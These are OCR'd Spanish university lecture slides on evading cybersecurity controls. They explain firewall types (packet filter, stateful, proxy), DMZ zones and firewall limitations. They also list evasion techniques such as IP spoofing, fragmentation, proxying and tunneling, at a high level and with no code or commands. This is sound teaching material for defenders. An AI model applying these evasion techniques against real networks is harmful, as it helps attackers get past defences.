USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Seguridad de Sistemas

Clase 12: Evasión de controles

Contenidos

- Compresión de la operación de los principales controles tecnológicos de Ciberseguridad.

- Conocer las principales técnicas de evasión de los controles tecnológicos de Ciberseguridad.

- Conocer la metodología de evaluación de controles.

Introducción


UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- Es importante conocer el funcionamiento de los principales controles de seguridad, cuales son las operaciones que podemos esperar de ellos y cuales no.
- Ningún control de seguridad sirve para protegernos en el 100% de las amenazas, es por eso que una solución integrada y coordinada es una buena estrategia de defensa.
- Además es importante realizar una evaluación periódica de los controles de Ciberseguridad con el objetivo de validar si están preparados para las nuevas técnicas de ataque.

Firewall

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **¿Cómo funciona un firewall de red?**



Firewall

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Zona DMZ**




Firewall

- Tipos de firewall: dependiendo de cual es su capa de aplicación y sus capacidades, existen en la actualidad tres tipos de firewall:
  - Filtro de paquetes: este tipo de firewall solo tiene la capacidad de filtrar paquetes IP por puerto o dirección y no tiene la capacidad de mantener el estado de una sesión.
  - Firewall stateful inspection: también tiene la capacidad de filtrar por direcciones IP y puertos y además tiene la capacidad de mantener el estado de las sesiones, evitando así ataques de spoofing.
  - Firewall proxy: este tipo de firewall intercepta las sesiones entre cliente y servidor, una vez terminado el “handshake” permite la conexión hacia el servidor.

Firewall


- **<u>Filtrado de paquetes:</u>**



UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


Firewall


- **Stateful Inspection**



Firewall

- **<u>Proxy o aplicativo:</u>**






Firewall

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **<u>Principales limitaciones:</u>**
- No puede detectar la transferencia de un archivo infectado
- No puede detectar ataques de Ingeniería Social
- No puede detectar ataques de contraseña
- No puede detectar ataques de conexiones que no pasen a través de sus interfaces.
- No puede detectar tráfico en conexiones encapsuladas (tunneling)

Firewall


- **<u>Técnicas de evasión de Firewalls:</u>**
- IP Spoofing
- Proxy server
- Fragmentación
- Ataques aplicativos
- Reemplazar URL por direcciones IP
- Encapsulación (Tunneling)



Evasión de Firewall

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **IP Spoofing:**



Evasión de Firewall

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

